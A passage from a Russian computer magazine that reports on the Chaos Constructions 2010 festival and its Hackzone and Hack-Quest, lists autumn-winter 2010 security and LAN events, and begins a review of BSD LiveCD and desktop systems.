духом времени – появились новые стенды и конкурсы, что закономерно привлекло к фесту еще больше людей. Это позволило Chaos Constructions не просто «остаться на плаву», но и продолжить удерживать позиции одной из крупнейших и известнейших демопати (а ныне – просто «компьютерного фестиваля») в России.

Но вернемся к мысли, обозначенной чуть выше – почему же мы назвали CC'10 отчасти юбилейным? С момента первого ENLiGHT, как не трудно подсчитать, прошло ровно 15 лет, однако за это время набралась пара лет, во время которых фест не проводился. Таким образом, этот Chaos Constructions является не 15-м, как должен был быть, а лишь 13-м по счету. С одной стороны – 15 лет со времен первого ENLiGHT, с другой стороны – пока лишь чертова дюжина.

Здесь же, во вступлении, стоит уделить пару слов и самой демосцене. Да, мы вполне допускаем мысль, что ты незнаком с этим понятием, и вот почему: к сожалению, пик интереса к демосцене, пришедшийся на начало «нулевых» годов, остался позади, интерес схлынул. На сегодня пациент, конечно, скорее жив, чем мертв, однако интересуются демосценой весьма узкие круги.

Итак, что же это такое? По сути, демосцена – форма искусства, разумеется, компьютерного. К демосцене относят и трекерную музыку, и многочисленные подвиды интро и демо, и ANSI- и ASCII-арт, и даже пиксельную графику. Объектом искусства здесь, чаще всего, выступает программа, создаваемая демомейкером. Фишка в том, что автору


Общий вид на происходившее

зачастую нужно воплотить в жизнь некие аудиовизуальные образы, при этом поставив себя в очень жесткие рамки – он может быть ограничен, к примеру, размером демки или производительностью процессора старичка ZX Spectrum, на котором выполняется прога. А порой и всем сразу. На выходе получается безумный сплав из креатива, программирования и хакерства (в исконном понимании этого слова).

В наше время многоядерных процессоров и широкополосного интернета, когда мощности исчисляются гигабайтами и гигагерцами, энтузиастов, готовых колдовать над созданием 64k Intro или 512b Intro, прямо скажем, немного. В некотором роде, пропал стимул. Если раньше, когда компы не были столь мощны и доступны, у людей возникало желание ковыряться и разбираться с ними (хотя бы для того, чтобы чертова железка стала работать хоть чуточку быстрее!), то сегодня это уже, вроде бы, и ни к чему.

Впрочем, крупнейшее на планете финское демопати Assembly продолжает ежегодно собирать тысячи энтузиастов со всего мира, а это явно свидетельствует о том, что хоронить демосцену пока более чем преждевременно:).

Компо

Безумная жара лета 2010 не остановила сотни гиков от приезда в Санкт-Петербург и посещения Chaos Constructions, тем более что к 28-29 августа градус уже существенно спал, а фестиваль в этом году перебрался в более уютное помещение рекламно-выставочного комплекса Стачек 47.

Как и в прошлые годы CC был рад предложить своим посетителям не только уникальную атмосферу и возможность познакомиться и пообщаться с интересными людьми, но и кучу самых разных конкурсов, как риалтаймовых, так и тех, к которым нужно было готовиться заранее.

Хотя CC уже и нельзя назвать чистой демовечеринкой, краеугольным камнем фестиваля по сей день является именно демосцена, в связи с чем ей было уделено немало внимания. На CC'10 состоялся уже традиционный показ работ, подготовленных и присланных участниками заранее (привычные для посетителей и конкурсантов Combined 64k Intro, Combined 4k Intro, Combined Demo, ZX Spectrum 640k Demo, Combined Tiny MP3 Music, Oldschool Tiny Music и т.д.), также были проведены риалтаймовые компо вроде ZX Spectrum Graphics и ZX Spectrum Coding.

Победителей конкурсов на CC путем голосования определяют сами посетители феста (однако в некоторых конкурсах оргкомитет все же оставляет решение за собой), так что голосование за лучшие работы происходило прямо на месте, «не отходя от кассы».

Да не обидятся на нас призеры, но перечислять здесь их имена и описывать в красках каждое их детище мы не станем. Графические работы вообще довольно проблематично облечь в слова – их просто нужно видеть, равно как музыкальные работы – слышать. В противном случае может получиться как в том анекдоте: «Мне Рабинович напел». Приобщиться к прекрасному лично традиционно можно и нужно на сайте фестиваля – http://party10.cc.org.ru. На FTP и HTTP CC'10 уже залили большую часть конкурсных творений.

В целом, если сравнивать с предыдущим годом, в конкурсной программе Chaos Constructions 2010 различных компо стало больше почти на десяток (в общей сложности – более 40). В частности, увеличилось число конкурсов, проходящих непосредственно на фестивале, предварительной подготовки для которых не требовалось. Найти состязание себе по душе, пожалуй, смог каждый посетитель, и не важно, участвовал он в нем или просто наблюдал и болел.

Говоря о приросте количества риалтаймовых конкурсов, нельзя не сказать и о некоторых изменениях в правилах их проведения. Все предыдущие годы на CC для проходящих прямо на фестивале компо выделялись специальные машины, на которых был установлен одинаковый софт с одинаковыми плагинами и мульками, что уравнивало участников состязаний в шансах. Упросить организаторов, например, «пустить порисовать на своем ноутбуке» было практически невозможно, и, в общем-то, это было верным решением: домашние заготовки могут стать серьезным читом в конкурсах типа Real-time Graphics или Real-time Music. В этом году, однако, машин для риалтаймовых конкурсов не было, участникам предлагалось работать на своих собственных ноутбуках (как это вы не принесли с собой ноутбук?!). Увы, такая ситуация сложилась по причине некоторой дискоординации в организаторском составе фестиваля и весьма скромного бюджета. Впрочем, в этом году вообще до последнего момента сохранялась вероятность, что фестиваль не состоится. Справедливости ради напомним,



Простые посетители фестиваля и кусок выставки железа

что Chaos Constructions – мероприятие некоммерческое, спонсоры и так делают очень многое, так что здесь сложно кого-то винить, тем более, что орги сами признают свои ошибки и вовсе им не рады. Как бы то ни было, в основном публика действительно приходила на CC со своими ноутбуками, планшетами, фотоаппаратами и т.д., так что особого дискомфорта изменения в правилах ни у кого не вызвали. Логично сочеталось это нововведение и с еще одним новшеством – ряд конкурсов был доступен не только посетителям фестиваля, но и людям, наблюдавшим за CC'10 онлайн. Как ты понимаешь, проконтролировать последних и вовсе не было никакой возможности, так что в итоге все оказались примерно равны и довольны. гровая зона, еще в прошлом году доказавшая, что интерес к ней есть и немалый, в этот раз существенно расширилась и обзавелась собственной конкурсной программой. Геймеров-олдскульщиков порадовали проведением чемпионата по Mortal Combat, плюс желающие могли попробовать поставить рекорд в легендарных «Танках» (Battle City) на Dendy. Современные игры тоже не были обделены вниманием – можно было померяться силами в Starcraft 2, поучаствовать в музыкальной битве Guitar Hero 5 на большом экране, или понаблюдать за командным чемпионатом Quake 3 CTF. Электронщикам был предложен целый спектр конкурсов, от баловства типа сборки компьютера на время (лучший результат первого дня, кстати, составил целых 7 минут 34 секунды!) или обжимки кабеля Ethernet на скорость, до загадочных компо вроде «Радиомонтажного ART'a» – конкурса на самую оригинальную инсталляцию из радиодеталей. Хак-зона тоже цвела и пахла, равно как и зона игровая, но о ежегодной зубодробильной забаве по имени Hack-Quest тебе развернуто расскажет на соседних страницах][сам ее организатор (и, по его собственному признанию, «крестная мать «Хак-квеста») – Тоха. Мы же заметим, что было как всегда круто, и с заданием не справился никто :).

Казуалы, которые год за годом упорно продолжают приходить на фестиваль (интересно, что они там ищут?), могли развлечь себя участием в компо, не требующих никакой специальной подготовки и особых талантов. К таким видам развлечений можно отнести, к примеру, уже ставшие традицией Кибергородки, Метание HDD и Real-time Photo.

Вне конкурса

Помимо живого общения и состязаний всех мастей CC, это также интересные семинары, стенды и, конечно, уже ставшая отличительной особенностью ивента выставка раритетного, исторического и необычного железа. Семинаров в этом году в программе CC было столько (16 штук), что, по признанию организаторов, если бы два из них случайно не отменились за день до фестиваля, то все они попросту не уместились бы в расписании, и часть выступлений проходила бы ночью :). Этот год в частности порадовал хорошими докладами из области информационной безопасности, которые, в общем-то, было бы не стыдно представить и на маститых западных мероприятиях. Но обсуждали на Chaos Constructions 2010, конечно, не только ИБ, а самые разные вещи: от уязвимостей в SDRF и нового направления open source разработок, Open Source Hardware, до азов проектирования и составления алгоритмов работы роботов. Полный список презентаций можно найти по адресу http://party10.cc.org.ru/seminar.php, на этой же странице есть ссылки на видеозаписи, так что если какие-то из семинаров тебя заинтересуют – можно посмотреть и послушать.

Что до интересных железок – в этом году экспозиция была скромнее, нежели в прошлом, но все же, чего там только не было! Каждый год «железная» часть фестиваля интересна по-своему, ведь формируется она энтузиастами, предоставляющими интересные машины из собственных закромов, в силу чего техника на CC год от года разная. Железо было представлено как «россыпью» – в виде отдельных плат и микросхем, так и в виде древних, но работающих машин, за которыми можно было посидеть, почувствовав дух того времени. Экспозицию техники на CC можно изучать часами, общаясь с хозяевами экспонатов, читая сопроводительные таблички и приобщаясь к олдскулу, или, напротив, к нестандартным модерновым решениям. Где еще ты найдешь в одном месте работающую BBS, сможешь поработать в MSX-DOS, MS-DOS или MacOS, и собственными руками пощупаешь Atari XE Game System или Amiga 600? Прибавим к этому еще и интересные самодельные девайсы вроде jukni (устройство для отслеживания движений головы) или оригинального электронного календаря, и получим неподражаемую картину. Такое действительно нужно видеть и, конечно же, щупать!


Еще одним интересным новшеством, на которое организаторами в этом году было потрачено море сил и времени, стало онлайновое вещание всего происходящего на Chaos Constructions в Сеть. Да-да, все, как у взрослых, настоящая интернет-трансляция – операторы с камерами, куча аппаратуры и возможность наблюдать за фестом в режиме онлайн. И интересен не только сам факт трансляции, но и то, как она была реализована. Об этом подробно, в деталях рассказал в своем блоге один из столпов фестиваля, EasyJohn. Найти его рассказ можно по адресу http://easyjohn.livejournal.com/164192.html. Да, первый блин, возможно, вышел немного комом, были определенные недочеты и трудности, но, читая рассказ EasyJohn'a,

Кучка старых процов





Орги Хакзоны: за несколько часов до старта



Организатор за работой



Выставку посетил легендарный ArkanoiD

фото: http://takedo.spb.ru

проникаешься огромным уважением к людям, которые способны своими силами менее чем за месяц и фактически с нуля организовать такое, имея на руках весьма скромную сумму денег. Речь, конечно, не только о трансляции, но и обо всем фестивале в целом. Респект вам, Александр Калмыков (3уМ), Всеволод Потапов (random), Евгений Барбашин (oldayn) и другие члены оргкомитета, вы год от года делаете огромное дело и не устаете нас радовать! Кстати, ремастер-версия отснятого на фестивале материала уже лежит в Сети, так что «побывать на CC» можно и задним числом, для этого достаточно перейти по ссылке http://party10.cc.org.ru/online.php. Практически все ключевые события ивента там запечатлены.

ХАКЗОНА НА CC 2010

Особое место на фестивале вот уже который год отводится секции «Хакзона» и конкурсу «Хак-квест», проходящему в ее рамках. Конкурс, вместе с секцией докладов по информационной безопасности, вот уже который год подряд привлекает внимание такого количества посетителей, что впору делать небольшой экскурс в историю и вспомнить, как же все начиналось.

Прошлое

А началось все в 2006 году, когда некоторые из организаторов CC решили, что неплохо бы разбавить демо-составляющую фестиваля «хакерской» тематикой. А что: демосцена – направление весьма специфичное, а разного народу на демопати приходит много. Признаюсь, я и сам тоже, посещая фестивали в предыдущие годы, не раз ловил себя на мысли, что «демки – это, конечно, круто, но вот бы что-нибудь по нашей тематике...». Да и вообще, на западе – Defcon, Blackhat, масса других крутых тусовок по безопасности, а у нас что?
Сказано – сделано, и на CC'2006 впервые появилась секция «Сети и хак». В ее рамках были прочитаны несколько докладов по информационной безопасности и проведен конкурс «Хак-квест» в его первой инкарнации. Это был линейный перечень заданий вроде «взломать CMS» и «проникнуть в беспроводную сеть», по результатам выполнения каждого задания участник получал некое кодовое слово, которое затем должен был ввести в специальный веб-движок. Секция имела большой успех и стало понятно, что Хакзоне на CC – быть!
В следующем, 2007 году успех был развит на площадке игровой выставки HIT в питерском Манеже. Организаторы получили возможность провести отдельное мероприятие (оно было названо «Chaos Constructions HackAround») вне рамок CC и получилась насыщенная двухдневная тусока, наверное, ближе всего подобравшаяся по духу и наполнению к знаменитому Дефкону. Тогда же на фестивале появилась теперь уже знаменитая «стена позора»: так как на патиплейс всегда присутствует отрытый вайфай для участников и гостей, многие забывают о том, где они находятся и пренебрегают элементарными мерами безопасности. В показательно-воспитательных целях все пароли перехватываются и демонстрируются на большом экране в виде «звездочек» вместе с логином «провинившегося». Тем самым «стена» демонстрировала посетителям, что, в отличие от нас, на фестивале вполне могут присутствовать люди, которые относятся к чужим перехваченным паролям с гораздо большим пристрастием.
Следующий, 2008 год был переломным для «Хак-зоны». Вся команда основных организаторов полным составом решила выйти из игры и поднимать упавшее знамя пришлось нам вместе с другими организаторами CC. Сворачивать направление не было никакого смысла, так как народ уже явно требовал хлеба и зрелищ, да и нам было интересно :). Но нет худа без добра: я решил воспользоваться моментом и полностью изменить концепцию Хак-квеста, взяв на себя дополнительную ответственность и даже столкнувшись с некоторым непониманием других оргов.
Было решено переработать подачу конкурса, оставив основную идею выполнения заданий, нахождения ключевых слов и вписывания их в движок Хак-квеста. Однако вместо линейных заданий была предложена абсолютно нелинейная структура в виде «черного ящика»: участнику предоставлялось подключение в конкурсную сеть класса C и более ничего! Все системы, уязвимые сервисы и связи между ними он должен был найти сам. Более того, даже движок конкурса был более недоступен по известному адресу: участникам предлагалось самим найти его, понять протокол общения и только тогда они могли вводить найденные ключи. Те, кто когда-либо проводил blackbox-тесты на проникновение, поймут, насколько это интересная и живая схема: ты сканируешь сеть, находишь хосты, отделяешь зерна от плевел, пробуешь разные сервисы на наличие уязвимостей и, погружаясь все больше и больше в пучину взломанных систем, находишь ключевые слова. Идея состояла также в том, чтобы на уровне сети хак-квеста совместить как можно больше разнообразных заданий: от атак второго уровня и уязвимостей в сетевых демонах до ошибок в конфигурации операционных систем и узвимостей в веб-приложениях.
Итак, в 2008 году Хак-квест и Хакзона получили второе рождение. Рисковая ставка сыграла: участникам и посетителям новая модель пришлась по душе куда больше предыдущей, мы получили массу положительных отзывов. Стало понятно, что в следующем году надо развивать найденное направление.
И мы развили :). В команду организаторов конкурса влились люди, расширившие и улучшившие различные направления конкурсных заданий (здесь, в первую очередь, стоит сказать о компании Positive Technologies, чьи парни как никто другой умеют совмещать работу и удовольствие). Был проведен отдельных конкурс на обход WAF от компани «Битрикс» с призами от них же. На CC'2009 Хакзона и Хак-квест окончательно оформились в том виде, в котором мы знаем их сейчас и стали существенной частью всего фестиваля Chaos Constructions.

Настоящее

В этом году Хак-квест был подготовлен широким костяком организаторов, что в очередной раз повысило его сложность и интерес :). Кроме этого, было прочитано немало интересных докладов по ИБ – половина всех семинаров и выступлений в рамках CC'2010 была на тему информационной безопасности! Причем, как и раньше, мы внимательно заботимся о том, чтобы выступления затрагивали актуальные, интересные технические темы, так как маркетинговый бизнес-буллшит можно послушать и на других выставках. Так, в этом году исследователи из различных ИБ-компаний представили на фестивале новые, еще нигде не публиковавшиеся материалы.
Конкурс оказался настолько интересен и сложен для участников, что мы решили


«Старички» уютно моргают монохромными дисплеями

опубликовать ту его часть, которую можно «организовать» через интернет, на площадке журнала и предоставить всем желающим доступ для участия онлайн. Следи за анонсами!



Организаторы открывают CC

Будущее

Не умаляя достоинств других (в том числе и главной) секций Chaos Constructions, скажу: Хакзона стала самостоятельной, весомой частью фестиваля. Большая часть народа идет именно «на Хакзону», чтобы посмотреть, послушать, поучаствовать. Это единственное мероприятие подобной формации на территории бывшего СНГ. И мне, как идейному вдохновителю мероприятия в его нынешнем виде, это особенно приятно. Но за организацией Хакзоны стоит не один, не два и не три человека. Это команда людей, профессионалов ИБ из консалтинговых и ИТ-компаний, системных администраторов... Все вносят свой существенный вклад, без которого секция не получилась бы такой, какая она есть. Но главное – это ты, дорогой читатель, участвующий в Хак-квесте, слушающий семинары, интересующийся хакерством в его первородном смысле. Ты был на CC и хочешь поделиться своим мнением? А может быть, у тебя есть соображения о том, как еще в будущем должна выглядеть Хак-зона? Пиши мне на toxa@toxahost.ru, буду рад.

Все, что осталось за рамками данной статьи о Хак-зоне, можно послушать в сети. Александр Матросов из компании ESET записал весьма интересный подкаст с организаторами Хак-квеста (мной и Дмитрием Евтеевым), который ты можешь послушать на http://www.esetnod32.ru/.company/podcast/.


Робот со стенда «Мега-Электроники»



Уже ставшая традиционной «Стена позора» фестиваля

КАЛЕНДАРЬ


После прочтения отчетов об интересных ивентах всегда хочется сорваться с места и немедленно бежать, ехать, лететь на ближайшее похожее мероприятие. Увы, многие громкие события вроде BlackHat, Assebly, Hackers on Planet Earth, DEFCON и т.д. проходят летом, так что в их отношении поезд уже ушел. Однако желание посетить интересный ивент видится нам не самым плохим и бесполезным, поэтому для твоего удобства мы приводим календарь наиболее ярких и крупных ивентов на осень-зиму 2010. В холодное время года жизнь IT-сцены отнюдь не замерзает.

Hack In The Box



Когда: 13-14 октября
Где: Куала-Лумпур, Малайзия
Сайт: http://www.hackinthebox.org/

Мы частенько упоминаем HITB на страницах][, например, в прошлом номере Александр Поляков делился с тобой своими впечатлениями и рассказывал о том, что происходило этим летом на Hack In The Box в Амстердаме.



«Режиссерское кресло», откуда происходило управление видеотрансляциями на CC

Но HITB – мероприятие крупное, и зачастую конфа проводится не один раз в год. 2010 год исключением не стал – помимо европейского летнего «хака в коробке» будет и осенний, который традиционно пройдет в Малайзии (HITB – все же крупнейшая в Азии конференция). Начнется все с тренингов, которые состоятся в начале октября, а продолжится самой конференцией и полноценным хак-фестивалем в лучших олдскульных традициях. Среди спикеров значатся Денис Маслеников (Kaspersy Lab), Микко Хиппонен (ISC), Пол Викси (ISC) и другие светила IT-безопасности.

SecTor

Когда: 26-27 октября
Где: Торонто, Канада
Сайт: http://www.sector.ca

По ту сторону океана тоже есть жизнь, и есть IT-сцена, которой нужно где-то собираться. Канадский SecTor – конференция ежегодная, с хорошим «послужным списком». Сайт ивента каждый год радует объявлением, что на мероприятии будут рады видеть не только именитых деятелей (которые SecTor с радостью посещают), но и прочих «темных гениев» компьютерных искусств. В виду географического положения конфа в основном привлекает спикеров из США и Канады, хотя европейские гости здесь не редкость. Краеугольный камень мероприятия – информационная безопасность.

DeepSec

Когда: 23-26 ноября
Где: Вена, Австрия
Сайт: https://deepsec.net

Еще одна европейская конференция, каждый год собирающаяся, чтобы обсудить различные аспекты IT-безопасности. DeepSec объединяет под своим крылом и представителей правительственных структур, и ученых, и ведущих мировых специалистов, и хакерский андеграунд. В этом году среди спикеров будут представители McAfee, Intel, ведущих университетов Европы и многие другие. Не обойдется и без участия наших соотечественников, Александра Полякова (Digital Security) и Макса Гончарова (TREND MICRO Inc). Доклады планируются самые разные, от общих презентаций, например, о будущем социального инжиниринга, до конкретных вещей, вроде проблем с безопасностью в клиентских приложениях системы SAP.

DreamHack

Когда: 25-28 ноября
Где: Йенчепинг, Швеция.
Сайт: http://www.dreamhack.se

Одна из крупнейших лан-пати не только по эту сторону океана, но и на всем нашем голубом шарике. Зародился ивент в начале 90-х, и началось все очень скромно – группа ребят начала собираться в подвале родной школы, развлекая себя и друзей красотами демосцены. Через пару лет пати переросла школьный подвал и вышла на свет, став одним из крупнейших в Европе мероприятий такого рода. На сегодня DreamHack, как и наш Chaos Conctractions, отошел от формата чистой демопати, развившись в полноценный компьютерный фестиваль с игровыми, хакерскими, «железными» и сценерскими конкурсами, выставкой и кучей всего. В 2007 году фест установил мировой рекорд и был занесен в Книгу рекордов Гиннеса: 10.554 компьютеров и 11.060 посетителей почтили его своим присутствием. Как ты понимаешь, такое количество людей вряд ли ежегодно ездит в Швецию просто так, DreamHack действительно потрясающе разнообразен, интересен и на него ориентируются десятки более мелких лан-пати по всему миру.

HackFest

Когда: 5-6 ноября
Где: Квебек, Канада
Сайт: http://www.hackfest.ca

Если читая о SecTor, ты подумал, что в Канаде проводятся только серьезные, официальные мероприятия, можем тебя заверить, что это не так, и небольшой HackFest – яркий тому пример. Ивент проходит ежегодно и носит постоянный статус двуязычного – основные языки конференции английский и французский. Здесь разговаривают об информационной безопасности, читают доклады, проводят (платные) тренинги и устраивают хакерские конкурсы от самых простых до зубодробильных. HackFest рассчитан на широкую аудиторию, так что здесь будет интересно и хардкорному хакеру, и студенту, и признанному специалисту.

Chaos Communication Congress

Когда: 27-30 декабря
Где: Берлин, Германия
Сайт: http://www.ccc.de

Очень старая, проверенная временем конференция, которую проводят аж с 1984 года. В роли родителей мероприятия, как не трудно догадаться, выступает известное германское хак-комьюнити Chaos Computer Club. Ежегодно ивент собирает несколько тысяч человек со всей планеты, среди которых присутствуют и представители хак-сцены всех «цветов», и разработчики ПО, и спецы по безопасности, и другие интересные кадры. Программа еще уточняется, но уже сейчас можно с уверенностью сказать, что неинтересно на CCC быть просто не может.

Lanwar

Когда: январь 2011
Где: Луисвиль, США
Сайт: http://www.lanwar.com

Одна из крупнейших лан-пати на территории США, проводится уже больше 10 лет (с 1998 года). Уверенно держит марку ежегодного съезда профессиональных геймеров всея Америки. Да, Lanwar – мероприятие больше геймерское, нежели хакерское, но погоди презрительно кривиться. Ты хоть раз был на огромном слете геймеров? Поверь, это отнюдь не скучно и мало похоже на унылые мероприятия типа нашего «Игромира». Атмосфера веселого безумия, огромное количество конкурсов (в том числе и просто «for fun»), море людей, красочные мультимедийные шоу и многое, многое другое. Словом, если представится возможность заглянуть на Lanwar, пренебрегать ею явно не стоит.

Евгений Зобнин zobnin@gmail.com



BSD для нетерпеливых

Изучаем LiveCD и десктопные варианты BSD-систем

Даже у ветерана Linux установка и использование BSD-системы может вызвать множество вопросов. Несмотря на кажущееся сходство, у этих систем много различий, а правильно установленная ОС зачастую требует немалой доработки напильником. Это отпугивает новичков, однако те, кто хочет просто взглянуть на BSD без вникания в подробности ее работы, могут попробовать специальные LiveCD и десктопные варианты этих систем.

В ОТЛИЧИЕ ОТ МИРА LINUX, ГДЕ ЕЖЕДНЕВНОЕ ПОЯВЛЕНИЕ НОВОГО ДИСТРИБУТИВА УЖЕ ДАВНО СТАЛО НОРМОЙ, а общее число различных редакций операционной системы перевалило за десятки тысяч, количество BSD-систем можно пересчитать буквально по пальцам. Существует несколько форков когда-то вышедшей из стен Беркли оригинальной BSD, которые по праву считаются совершенно разными и в большинстве случаев несовместимыми между собой операционными системами. Имя им — FreeBSD, NetBSD, OpenBSD и, как бы странно это ни звучало, DragonFly BSD. Каждая из них представляет собой полноценную ОС, занимает определенную нишу и разрабатывается независимой командой энтузиастов. До недавнего времени на этом разнообразие вселенной BSD и заканчивалось, однако времена меняются, и BSD-системы все больше становятся похожи на операционки общего назначения, которые могут применять для повседневного использования и те, кто с ними совершенно незнаком. Время от времени на свет появляются различные редакции BSD, призванные упростить процесс вливания новых пользователей.


Самый простой путь «показать народным массам BSD» заключается в распространении LiveCD. В свое время было разработано несколько редакций BSD-систем, выполненных в этом формате. Наиболее известным их представителем стал Frenzy, основанный на FreeBSD (хотя, как будет сказано ниже, цель его разработки была совсем иная). Вслед за ним были созданы Jibbed и BSDAnywhere, аналогичные системы на базе NetBSD и OpenBSD. Также почти в одно время (с разницей в три месяца) независимыми командами были созданы десктопные редакции FreeBSD под названием PC-BSD и DesktopBSD, которые хоть и не позволяли загружать ОС прямо с диска, но были укомплектованы простыми в использовании графическими инсталляторами и утилитами для настройки и сопровождения системы.

Инструмент сисадмина Frenzy


Домашняя страница: frenzy.org.ua (frenzy.bspu.ru)
Последний релиз: 1.3 (26 июля 2010)
Операционная система: FreeBSD 8.1

В отличие от всех остальных систем, описанных в данном обзоре, смысл разработки Frenzy состоял вовсе не в том, чтобы показать новичкам все чудеса мира BSD, Сергей Можайский (к слову, один из авторов][) делал LiveCD для себя и всего лишь хотел иметь инструмент системного администратора всегда под рукой. Однако то, во что вырос этот инструмент спустя годы, вполне можно назвать системой для быстрого ознакомления с FreeBSD. Frenzy содержит не только все необходимые программы сисадмина, включая различные снифферы, порт-сканеры, утилиты мониторинга, но и стандартный набор программ повседневного использования, среди которых есть Firefox, Opera, Chrome, XMMS, MPlayer, Psi, Sylpheed.

Загрузка Frenzy занимает совсем немного времени, но два раза на своем пути она будет прервана на 5 и 15 секунд. В первом случае это будет меню загрузчика FreeBSD, используя которое, можно отключить ACPI, загрузиться в однопользовательском режиме и произвести любые другие настройки ядра. Во втором на экран будет выведено уже собственное меню Frenzy, с помощью которого можно изменить некоторые параметры загрузки системы, включая возможность выбора языка интер-



IceWM и xfe в BSDAnywhere



DesktopBSD: перед установкой узнаем конфигурацию компа

фейса, загрузки всей ОС в память (что сделает ее гораздо более быстрой), отмены монтирования жесткого диска и т.д. Через несколько секунд после этого система будет полностью готова к работе, на экране появится стандартное приглашение командной строки.
После ввода команды startx произойдет запуск X-сервера с оконным менеджером Fluxbox, монитором Conky внизу рабочего стола, программой для размещения иконок на рабочем столе idesk и переключателем раскладки клавиатуры xxkb (ее иконку можно увидеть в трее). Стоит сказать, что запускается и работает все это очень быстро, а выглядит стильно. Какого-либо конфигурирования иксов не требуется, разрешение экрана выбирается как раз под монитор. Звук работает из коробки, сеть придется настраивать руками, но эта операция не должна вызвать проблем, так как правильный драйвер уже активирован. Совместимость с каким-либо нестандартным оборудованием не предусмотрена, поэтому если обычная FreeBSD умеет его подхватывать, должна и Frenzy, иначе — возня с консолью и танцы с бубном.
Как и в стандартном Fluxbox, правая кнопка мыши открывает меню, наполненное огромным количеством софта на все случаи жизни. Приведу лишь краткий список того, что есть на диске:

